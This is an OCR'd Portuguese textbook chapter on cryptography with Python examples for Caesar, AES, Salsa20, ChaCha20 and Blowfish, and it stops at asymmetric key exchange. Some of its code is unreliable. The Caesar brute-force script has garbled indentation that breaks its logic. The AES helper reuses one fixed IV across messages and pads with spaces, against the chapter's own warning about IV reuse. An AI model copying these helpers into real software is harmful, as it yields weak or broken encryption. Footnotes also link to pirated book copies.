
Papel da criptografia na segurança da informação:

- Confidencialidade;
- Irretratabilidade;
- Integridade;
- Autenticidade;

A criptografia pode ser vista como preocupada com o design de qualquer sistema que precise resistir a tentativas maliciosas de abuso, além disso, a criptografia conforme redefinida aqui faz uso essencial de algumas ferramentas que serão tratadas aqui neste capítulo. O problema de fornecer comunicação secreta em mídia insegura é o problema mais tradicional e básico da criptografia, o cenário consiste em duas partes se comunicando por meio de um canal que possivelmente pode ser grampeado por um hacker.

A confidencialidade (o clássico uso da criptografia), as partes desejam trocar informações entre si, mas mantêm o hacker o mais ignorante possível sobre o conteúdo dessas informações, falando livremente, um esquema de criptografia é um protocolo que permite que essas partes se comuniquem secretamente umas com as outras. Um algoritmo, chamado de criptografia, é aplicado pelo remetente (ou seja, a parte que envia uma mensagem), enquanto o outro algoritmo, chamado de descriptografia, é aplicado pelo receptor.

Assim, para enviar uma mensagem, o remetente primeiro aplica o algoritmo de criptografia à mensagem e envia o resultado, chamado texto cifrado, pelo canal. Ao receber um texto cifrado, a outra parte (ou seja, o receptor) aplica o algoritmo de descriptografia a ele e recupera a mensagem original (chamada de texto simples).



No esquema acima tanto a mensagem (criptografada) é confidencial como os parâmetros para a sua construção, ou seja, a mensagem em texto plano, o algoritmo (pode ser) e possivelmente outros atributos, tal como uma chave.

Para que este esquema forneça comunicação secreta, as partes comunicantes (pelo menos o receptor) devem saber algo que não é conhecido pelo hacker. Esse conhecimento extra pode assumir a forma do próprio algoritmo de descriptografia ou de alguns parâmetros e/ou entradas auxiliares usadas pelo algoritmo de descriptografia. Chamamos esse conhecimento extra de chave de descriptografia, observe que, sem perda de generalidade, podemos assumir que o algoritmo de descriptografia é conhecido do hacker e que o algoritmo de descriptografia precisa de duas entradas: um texto cifrado e uma chave de descriptografia.


Não importa se o texto cifrado contém ou não informações sobre o texto simples, mas sim se essas informações podem ou não ser extraídas com eficiência, em outras palavras, ao invés de perguntarmos se é ou não possível para o hacker extrair informações específicas, perguntamos se é viável ou não para o hacker extrair essas informações. Acontece que a abordagem de complexidade computacional oferece uma segurança mesmo se a chave for muito menor que o comprimento total das mensagens enviadas por meio do esquema de criptografia, por exemplo, pode-se usar “geradores pseudo-aleatórios” que expandem chaves curtas em “pseudo-chaves” muito mais longas, de modo que as últimas sejam tão seguras quanto “chaves reais” de tamanho comparável.

Os esquemas de criptografia tradicionais (chave simétrica) e, em particular, operam com uma chave de criptografia igual à chave de descriptografia, e portanto, consequentemente, surge o problema de distribuição de chave. A abordagem de complexidade computacional permite a introdução de esquemas de criptografia nos quais a chave de criptografia pode ser conhecida pelo hacker (pública) sem comprometer a segurança do esquema. Claramente, a chave de descriptografia (privada) em tais esquemas é diferente da chave de criptografia e, além disso, é inviável calcular a chave de descriptografia a partir da chave de criptografia. Esses esquemas de criptografia (chave assimétrica), chamados de esquemas de chave pública, têm a vantagem de resolver trivialmente o problema de distribuição de chaves, porque a chave de criptografia pode ser divulgada.

5.1 Não faça seu algoritmo CriptoPéDeBoi

Por mais que se tenha vontade de criar seu próprio algoritmo, o recomendado é que não o faça, lembre-se que um modelo de criptografia possui 3 elementos de entrada:

- Algoritmo;
- Texto plano;
- Valores secretos;



O texto e os valores secretos realmente são secretos e não conhecidos quando procuramos a confidencialidade (ainda vamos discutir assimétrico/simétrico), mas o algoritmo pode ser público. Tais algoritmos são:

- Complexos (conforme vou demonstrar aqui);
- Passam por um processo inicial de validação;
- São postos a prova;

Para demonstrar a complexidade vou me apoiar em alguns livros que envolvem a matemática do algoritmo, separo 3 livros interessantes:

- **Foundations of cryptography. Basic tools**[38] do autor Oded Goldreich, neste livro além de fundamentos da matemática há ensaios e demonstrações, o que prova a lisura da matemática frente ao problema;
- **Algebraic Aspects of Cryptography**[39] do autor Neal Koblitz que demonstra a matemática envolvida na Criptografia e discute aspectos importantes da criptografia;
- **Advances in Elliptic Curve Cryptography**[40] dos autores Blake I.F., Seroussi G., Smart N.P. A Criptografia de Curvas Elípticas, é uma aproximação para a criptografia de chave pública com base na estrutura algébrica de curvas elípticas sobre corpos finitos.

Se a complexidade da matemática envolvida não o convencer de desenvolver o CriptoPédeBoi então vamos descrever o processo pelo qual uma criptografia passa a ser aceita e ingressa no mundo da computação, para começar precisamos de uma grande máfia com uma necessidade muito importante, a confidencialidade.

Vamos pegar a NSA dos EUA, constantemente está em conjunto com a NIST (também americana), segundo a IBM[41] tais órgãos produzem aconselhamento técnico sobre sistemas e segurança de TI, inclusive criptografia de dados. A Agência Nacional de Segurança dos Estados Unidos (NSA) recomenda um conjunto de algoritmos criptográficos interoperáveis em seu padrão do Conjunto B.

---

[38] Disponível em: https://libgen.is/book/index.php?md5=E59ED52ACE67F86E75304915B377328C
[39] Disponível em: https://libgen.is/book/index.php?md5=B8DC8926973CD6A7C790B0FAC5CDB2D2
[40] Disponível em: https://libgen.is/book/index.php?md5=8D644B8D3BA3C7D9A973D00A13521B0D
[41] Disponível em: https://www.ibm.com/docs/pt-br/ibm-mq/8.0?topic=ssfksj-8-0-0-com-ibm-mq-sec-doc-q009980--htm

O padrão do Conjunto B especifica um modo de operação no qual somente um conjunto específico de algoritmo criptográfico seguros são usados. O padrão do Conjunto B especifica:

- O algoritmo de criptografia (AES)
- O algoritmo de troca de chave (Diffie-Hellman da curva elíptica, também conhecido como ECDH)
- O algoritmo de assinatura digital (Algoritmo de assinatura digital da curva elíptica, também conhecido como ECDSA)
- Os algoritmos hash (SHA-256 ou SHA-384)

Veja que tais órgãos atuam na normatização e também realizam bateria de testes para escolher tais padrões, não deixando qualquer CriptoPedeBoi entrar na lista de modelos criptográficos seguros, ainda sobre AES:


Sobre AES[42], “AES is included in the ISO/IEC 18033-3 standard. AES became effective as a U.S. federal government standard on May 26, 2002, after approval by the U.S. Secretary of Commerce. AES is available in many different encryption packages, and is the first (and only) publicly accessible cipher approved by the U.S. National Security Agency (NSA) for top secret information when used in an NSA approved cryptographic module (see Security of AES, below)”.

5.2 Cifras de César

A cifra de César é uma cifra de substituição monoalfabética, onde cada letra é substituída por outra letra localizada um pouco mais adiante no alfabeto. A distância de deslocamento é escolhida por um número chamado de deslocamento, que pode ser para a direita (A para B) ou para a esquerda (B para A).

CURSO HACKER - CRIPTOGRAFIA Parte 3 - Cifra de César fácil em Python

A criptografia com código Caesar é baseada em uma mudança de alfabeto e o deslocamento mais comumente usado é de 3 letras.



Uma mensagem codificada com a cifra de César tem um deslocamento em seu diagrama de análise de frequência (igual ao deslocamento selecionado) e um índice de coincidência semelhante ao do texto simples.

[42] Disponível em: https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

```
1.  #!/usr/bin/python3
2.  # /tmp/exemplo
3.
4.  def encrypt(text,s):
5.      result = "";
6.      for i in range(len(text)):
7.          char = text[i];
8.          if (char.isupper()):
9.              result += chr((ord(char) + s-65) % 26 + 65);
10.         else:
11.             result += chr((ord(char) + s - 97) % 26 + 97);
12.     return result;
13.
14. def decrypt(key, message):
15.     message = message.upper();
16.     alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
17.     result = "";
18.     for letter in message:
19.         if letter in alpha:
20.             letter_index = (alpha.find(letter) - key) % len(alpha);
21.             result = result + alpha[letter_index];
22.         else:
23.             result = result + letter;
24.     return result;
25.
26. text = "APENAS UM TEXTO SIMPLES";
27. s = 4;
28.
29. print( "Texto: " + text              );
30. print( "Shift pattern : " + str(s)   );
31. criptografado = encrypt(text,s);
32. print( "Cipher: " +   criptografado);
33. print( "Descriptografado", decrypt(s, criptografado));
34.
```

A cifra de césar é uma cifra de fácil solução, não é hoje uma boa opção e é considerado apenas como um embaralhador para atrapalhar softwares espiões, isto pois seu algoritmo tem baixo custo computacional e o autor deste conteúdo não desmerece a contribuição deste algoritmo. Para se quebrar a cifra de césar é muito simples, conforme exemplo abaixo[43].

```
1.  # Caesar Cipher Hacker
2.  # http://inventwithpython.com/hacking (BSD Licensed)
3.
```

[43] Código obtido em https://inventwithpython.com/hacking/chapter7.html

```
message = 'GUVF VF ZL FRPERG ZRFFNTR.'
LETTERS = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
# loop through every possible key
for key in range(len(LETTERS)):
  # It is important to set translated to the blank string so that the
  # previous iteration's value for translated is cleared.
  translated = ''
  # The rest of the program is the same as the original Caesar program:
  # run the encryption/decryption code on each symbol in the message
  for symbol in message:
    if symbol in LETTERS:
      num = LETTERS.find(symbol) # get the number of the symbol
      num = num - key
      # handle the wrap-around if num is 26 or larger or less than 0
      if num < 0:
        num = num + len(LETTERS)
        # add number's symbol at the end of translated
        translated = translated + LETTERS[num]
      else:
        # just add the symbol without encrypting/decrypting
        translated = translated + symbol
      # display the current key being tested, along with its decryption
  print('Key #%s: %s' % (key, translated))

```

5.2 Criptografia de chave simétrica

Algoritmos de chave simétrica são algoritmos para criptografia que usam a mesma chave criptográfica tanto para a criptografia de texto quanto para a descriptografia de texto cifrado. As chaves, na prática, representam um segredo compartilhado entre duas ou mais partes que podem ser usadas para manter um link de informação privada. A exigência de que ambas as partes tenham acesso à chave secreta é uma das principais desvantagens da criptografia de chave simétrica, em comparação com a criptografia de chave assimétrica. No entanto, algoritmos de criptografia de chave simétrica são geralmente melhores para criptografia em massa pois são performáticos. Eles têm um tamanho de chave menor, o que significa menos espaço de armazenamento e transmissão mais rápida.

São algoritmos de chave simétrica:

Twofish;	Camellia;	Kuznyechik;
Serpent;	Salsa20;	RC4;
AES (Rijndael);	ChaCha20;	DES;
Blowfish;	CAST5;	3DES;
Skipjack;	Safer;	IDEA;


CURSO HACKER - CRIPTOGRAFIA Parte 4 - Chave Simétrica

Na criptografia de chave simétrica temos 2 modos de operação (trabalho):

- Block cipher mode of operation;
- Stream cipher;

5.2.1 Block cipher mode of operation

Um block cipher mode of operation é um algoritmo que usa uma block cipher para fornecer segurança de informações, como confidencialidade e autenticidade. Uma block cipher por si só é adequada apenas para a transformação criptográfica segura (criptografia ou descriptografia) de um grupo de bits de comprimento fixo chamado bloco.




Cipher Block Chaining (CBC) mode encryption

Um modo de operação descreve como aplicar repetidamente a operação de bloco único de uma cifra para transformar com segurança quantidades de dados maiores que um bloco.

- Galois/contador (GCM);
- Livro de código eletrônico (BCE);
- Encadeamento de blocos de cifra (CBC);
- Propagando encadeamento de blocos de cifras (PCBC);
- Cipher feedback (CFB);
- Feedback de saída (OFB);
- Contador (CTR);

5.2.2 Stream cipher

Uma Stream cipher é uma cifra de chave simétrica em que os dígitos de texto simples são combinados com um fluxo de dígitos de cifra pseudoaleatórios. Em uma cifra de fluxo, cada dígito de texto simples é criptografado um de cada vez com o dígito correspondente do fluxo de chaves, para fornecer um dígito do fluxo de texto cifrado.



5.2.3 Vetor de inicialização (IV)

Um vetor de inicialização (IV) ou variável inicial (SV) é um bloco de bits que é usado por vários modos para randomizar a criptografia e, portanto, produzir textos cifrados distintos, mesmo que o mesmo texto simples seja criptografado várias vezes (ver figura do tópico Block cipher mode of operation).

Um vetor de inicialização tem requisitos de segurança diferentes de uma chave, portanto, o IV geralmente não precisa ser secreto. Para a maioria dos modos de cifra de bloco, é importante que um vetor de inicialização nunca seja utilizado sob a mesma chave.

Muitos modos de cifra de bloco têm requisitos mais fortes, como o IV deve ser aleatório ou pseudo aleatório, para CBC e CFB, a reutilização de um IV vazar algumas informações sobre o primeiro bloco de texto simples e sobre qualquer prefixo comum compartilhado pelas duas mensagens. Para OFB e CTR, a reutilização de um IV causa a reutilização do fluxo de bits chave, o que quebra a segurança.

No modo CBC, o IV deve ser imprevisível (aleatório ou pseudo aleatório) no momento da criptografia; em particular, a prática comum (anteriormente) de reutilizar o último bloco de texto cifrado de uma mensagem como o IV para a próxima mensagem é insegura (por exemplo, esse método foi usado pelo SSL 2.0).

5.2.4 AES

O Advanced Encryption Standard (AES), é uma especificação para a criptografia de dados estabelecida pela NIST, AES é uma variante da cifra de bloco Rijndael desenvolvida por dois criptógrafos belgas, Joan Daemen e Vincent Rijmen, Rijndael é uma família de cifras com diferentes tamanhos de chave e bloco. Para o AES, o NIST selecionou três membros da família Rijndael, cada um com um tamanho de bloco de 128 bits, mas três comprimentos de chave diferentes: 128, 192 e 256 bits.

CURSO HACKER - CRIPTOGRAFIA Parte 5 - AES com PYTHON, criptografia simétri…

Nos Estados Unidos, o AES foi anunciado pelo NIST em 26 de novembro de 2001, este anúncio seguiu um processo de padronização de cinco anos no qual quinze projetos concorrentes foram apresentados e avaliados, antes do A cifra Rijndael foi selecionada como a mais adequada.

O AES está incluído no padrão ISO/IEC 18033-3, e entrou em vigor como padrão do governo federal dos EUA em 26 de maio de 2002, após aprovação do Secretário de Comércio dos EUA.

```
1.  #!/usr/bin/python3
2.  #/opt/borg/apie/aeshelper.py
3.
4.  import os, base64, random;
5.
6.  from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes;
7.
8.  class AesHelper():
9.      def __init__(self, key=None, iv=None):
10.         if key == None:
11.             self.key = os.urandom(32);
12.         else:
13.             self.key = key;
14.         if iv == None:
15.             self.iv = os.urandom(16);
16.         else:
17.             self.iv = iv;
18.
19.         self.cipher = Cipher(algorithms.AES(self.key), modes.CBC(self.iv));
20.
21.     def encrypt(self, message):
22.         message = base64.b64encode(message.encode()).decode();
23.         for i in range( 16 - (len(message)  % 16) ):
24.             message += " ";
25.         encryptor = self.cipher.encryptor();
26.         return encryptor.update(message.encode("utf-8")) + encryptor.finalize();
27.     def decrypt(self, message):
28.         decryptor = self.cipher.decryptor();
29.                                 return     base64.b64decode(     (decryptor.update(message)     +
    decryptor.finalize()).decode("utf-8") ).decode("utf-8")  ;
30.
31. if __name__ == "__main__":
32.             ae = AesHelper();
33.             criptografado = ae.encrypt("Este texto será criptografado");
34.             print(criptografado);
35.             print(ae.decrypt(criptografado));
36.
```

https://github.com/aiedonline/borg/blob/main/api/aeshelper.py

5.2.5 Salsa20

Salsa20 é um esquema de stream cripto desenvolvido por Daniel J. Bernstein. A cifra de fluxo de 20 rodadas Salsa20/20 é consistentemente mais rápida que AES e é recomendada pelo designer para aplicações criptográficas típicas. As cifras de rodada reduzida Salsa20/12 e Salsa20/8 estão entre as cifras de fluxo de 256 bits mais rápidas disponíveis e são recomendadas para aplicativos em que a velocidade é mais importante que a confiança.

CURSO HACKER - CRIPTOGRAFIA Parte 6 - SALSA20 com PYTHON, criptografia si…

Internamente, o algoritmo de cifragem utiliza a adição bit a bit (XOR), adição 32-bits mod 232 e uma distância constante de operações de rotação em um estado interno de palavras de 32-bits. A escolha destas operações evita a possibilidade de ataques de tempo em implementações de software.

O estado inicial é formado por 8 palavras-chave, sendo estas: 2 palavras de posição de fluxo, 2 palavras de nonce e 4 palavras constantes. Como resultado de 20 rodadas de mistura, são produzidas 16 palavras da saída da cifra de fluxo.

Cada rodada de mistura consiste de 4 operações de quarto-de-rodada, realizadas nas colunas ou nas linhas do estado de 16 palavras, dispostas em uma matriz 4x4. A cada duas rodadas o padrão é repetido.

```
1.  #!/usr/bin/python3
2.  # /opt/borg/api/salsahelper.py
3.  # Parte do código do projeto BORG
4.
5.  import base64;
6.
7.  from Crypto.Cipher import Salsa20;
8.  from Crypto.Random import get_random_bytes;
9.
10. class SalsaHelper():
11.     def __init__(self, key=None):
12.         if key == None:
13.             self.key = get_random_bytes(32);
14.         else:
15.             self.key = key;
16.     def encrypt(self, message):
17.         cipher = Salsa20.new(key=self.key);
18.         msg = cipher.nonce + cipher.encrypt(message.encode("utf-8"));
19.         return base64.b64encode( msg ).decode("utf-8");
20.
```

```
21.     def decrypt(self, message):
22.         msg = base64.b64decode(message.encode("utf-8"));
23.         msg_nonce = msg[:8];
24.         ciphertext = msg[8:];
25.         cipher = Salsa20.new(key=self.key, nonce=msg_nonce);
26.         return cipher.decrypt(ciphertext).decode("utf-8");
27.
28. if __name__ == "__main__":
29.     s = SalsaHelper();
30.     text = "AIED é muito bom, o melhor canal!!!";
31.     encrypted = s.encrypt(text);
32.     decrypted = s.decrypt(encrypted);
33.
34.     print("Text:      ", text     );
35.     print("Encrypted: ", encrypted);
36.     print("Decrypted: ", decrypted);
```

https://github.com/aiedonline/borg/blob/main/api/salsahelper.py

5.2.6 ChaCha20

O esquema de criptografia em fluxo (stream cipher) ChaCha20 e o autenticador Poly1305 são algoritmos criptográficos projetados por Daniel J. Bernstein com o objetivo de garantir segurança extrema e ao mesmo tempo em que alcançam alto desempenho em uma ampla variedade de plataformas de software. Em resposta às preocupações levantadas sobre a confiabilidade do conjunto de cifras IETF/TLS existente, seu desempenho em plataformas de software e a facilidade de realizar implementações seguras, o IETF publicou recentemente o RFC7905[44] e o RFC7539[45] para promover o uso e padronização do stream cipher ChaCha20 e autenticador Poly1305 no protocolo TLS.

CURSO HACKER - CRIPTOGRAFIA Parte 7- CHACHA20 com PYTHON, criptografia …

O mais interessante é que o RFC7539 específica como combinar a cifra de fluxo ChaCha20 e o autenticador Poly1305 para construir um esquema de criptografia autenticada com dados associados (AEAD) para fornecer confidencialidade, integridade e autenticidade de dados.

O código de autenticação de mensagem Poly1305 garante:

- Verificação de integridade;
- Autenticidade dos dados;

Uma característica muito importante do ChaCha20 frente ao AES é o custo computacional baixo para dispositivos móveis ou com baixa disponibilidade energética, sendo 5 vezes mais eficiente neste quesito se comparado ao AES.

---

[44] Acessível pela URL: https://datatracker.ietf.org/doc/html/RFC7905
[45] Acessível pela URL: https://datatracker.ietf.org/doc/html/rfc7539


```
1.  #!/usr/bin/python3
2.  # /opt/borg/api/chacha20helper.py
3.  # Parte do projeto BORG
4.
5.  import json;
6.
7.  from base64 import b64encode, b64decode;
8.  from Crypto.Cipher import ChaCha20;
9.  from Crypto.Random import get_random_bytes;
10.
11. class ChaChaHelper():
12.     def __init__(self, key=None):
13.         if key == None:
14.             self.key = get_random_bytes(32);
15.         else:
16.             self.key = key;
17.     def encrypt(self, message):
18.         cipher = ChaCha20.new(key=self.key);
19.         ciphertext = cipher.encrypt(message.encode('utf-8'));
20.         nonce = b64encode(cipher.nonce).decode('utf-8')
21.         ct = b64encode(ciphertext).decode('utf-8')
22.         result = json.dumps({'nonce':nonce, 'ciphertext':ct})
23.         return result;
24.     def decrypt(self, message):
25.         b64 = json.loads(message);
26.         nonce = b64decode(b64['nonce']);
27.         ciphertext = b64decode(b64['ciphertext']);
28.         cipher = ChaCha20.new(key=self.key, nonce=nonce);
29.         plaintext = cipher.decrypt(ciphertext);
30.         return plaintext.decode("utf-8");
31.
32. if __name__ == "__main__":
33.     c = ChaChaHelper();
34.     text = "Acesse canal aiedonline no Youtube!!!";
35.     encrypted = c.encrypt(text);
36.     decrypted = c.decrypt(encrypted);
37.     print("Text: ", text);
38.     print("Encripted: ", encrypted);
39.     print("Decripted: ", decrypted);
```

git https://github.com/aiedonline/borg/blob/main/api/chachahelper.py

5.2.7 Blowfish e Twofish

Blowfish é o primeiro algoritmo de criptografia simétrica criado por Bruce Schneier em 1993. Os dados confidenciais e a chave de criptografia simétrica são utilizados no algoritmo de criptografia para transformar os dados confidenciais em texto cifrado.

O Blowfish, junto com seu sucessor Twofish, estava concorrendo para substituir o Data Encryption Standard (DES), mas falhou devido ao pequeno tamanho de seu bloco. Blowfish usa um tamanho de bloco de 64, que é considerado totalmente inseguro. O Twofish corrigiu esse problema, implementando um bloco com tamanho 128.



Secure Shell é usado para acessar remotamente redes de computadores enquanto autentica o usuário através do uso de métodos de criptografía como Blowfish, pode-se citar:

- OpenSSH
- PuTTY

Vamos a um exemplo de criptografia com Blowfish, será utilizado parte do código do projeto Borg que já possui um exemplo de uso.

```
1.  #!/usr/bin/python3
2.  # /opt/borg/api/blowfishhelper.py
3.  # Parte do código do projeto BORG
4.
5.  import base64;
6.
7.  from Crypto.Cipher import Blowfish
8.  from struct import pack
9.  from Crypto.Random import get_random_bytes;
10. from base64 import b64encode, b64decode;
11.
12. class BlowfishHelper():
13.     def __init__(self, key=None):
14.         if key == None:
15.             key = get_random_bytes(32);
16.         self.key = key;
17.         self.bs = Blowfish.block_size;
18.     def encrypt(self, message):
19.         message = message.encode("utf-8");
20.         cipher = Blowfish.new(self.key, Blowfish.MODE_CBC);
21.         plen = self.bs - len(message) % self.bs;
22.         padding = [plen]*plen;
23.         padding = pack('b'*plen, *padding);
24.         msg = cipher.iv + cipher.encrypt(message + padding);
25.         return base64.b64encode( msg ).decode('utf-8');
26.
27.     def decrypt(self, message):
28.         ciphertext = base64.b64decode( message );
29.         iv = ciphertext[:self.bs];
30.         ciphertext = ciphertext[self.bs:];
```

```
        cipher = Blowfish.new(self.key, Blowfish.MODE_CBC, iv);
        msg = cipher.decrypt(ciphertext)

        last_byte = msg[-1]
        msg = msg[:- (last_byte if type(last_byte) is int else ord(last_byte))]
        return msg.decode("utf-8");

if __name__ == "__main__":
    b = BlowfishHelper();
    text = "Acesse o canal aiedonline no Youtube!!!"
    encrypted = b.encrypt(text);
    decrypted = b.decrypt(encrypted);

    print("Texto:     ", text);
    print("Encripted: ", encrypted);
    print("Decripted: ", decrypted);

```

https://github.com/aiedonline/borg/blob/main/api/blowfishhelper.py

5.3 Criptografía de chave Assimétrica

A criptografia assimétrica é um esquema criptográfico que usa pares de chaves, cada par consiste em uma chave pública (que pode ser conhecida por outros) e uma chave privada (que pode não ser conhecida por ninguém, exceto pelo proprietário). A geração de tais pares de chaves depende de algoritmos criptográficos que são baseados em problemas matemáticos denominados funções unidirecionais, lembrando que a segurança eficaz requer manter a chave privada realmente privada.

CURSO HACKER - CRIPTOGRAFIA Parte 9 - Criptografia de chave assimétrica


Nesse sistema, qualquer pessoa pode criptografar uma mensagem usando a chave pública do destinatário pretendido, mas essa mensagem criptografada só pode ser descriptografada com a chave privada do destinatário (que só está em posse do destinatário).

Sistemas de criptografia assimétrica sustentam vários padrões da Internet, como TLS (Transport Layer Security), S/MIME, PGP e GPG. Alguns algoritmos de chave pública fornecem distribuição e sigilo de chaves (por exemplo, troca de chaves Diffie-Hellman), alguns oferecem assinaturas digitais (por exemplo, Algoritmo de Assinatura Digital) e alguns oferecem ambos (por exemplo, RSA). Comparada com a criptografia simétrica, a criptografia assimétrica é bastante mais lenta do que uma boa criptografia simétrica, muito lenta para muitos propósitos.

5.3.1 Sistema de chave assimétrica como meio para troca de chave simétrica

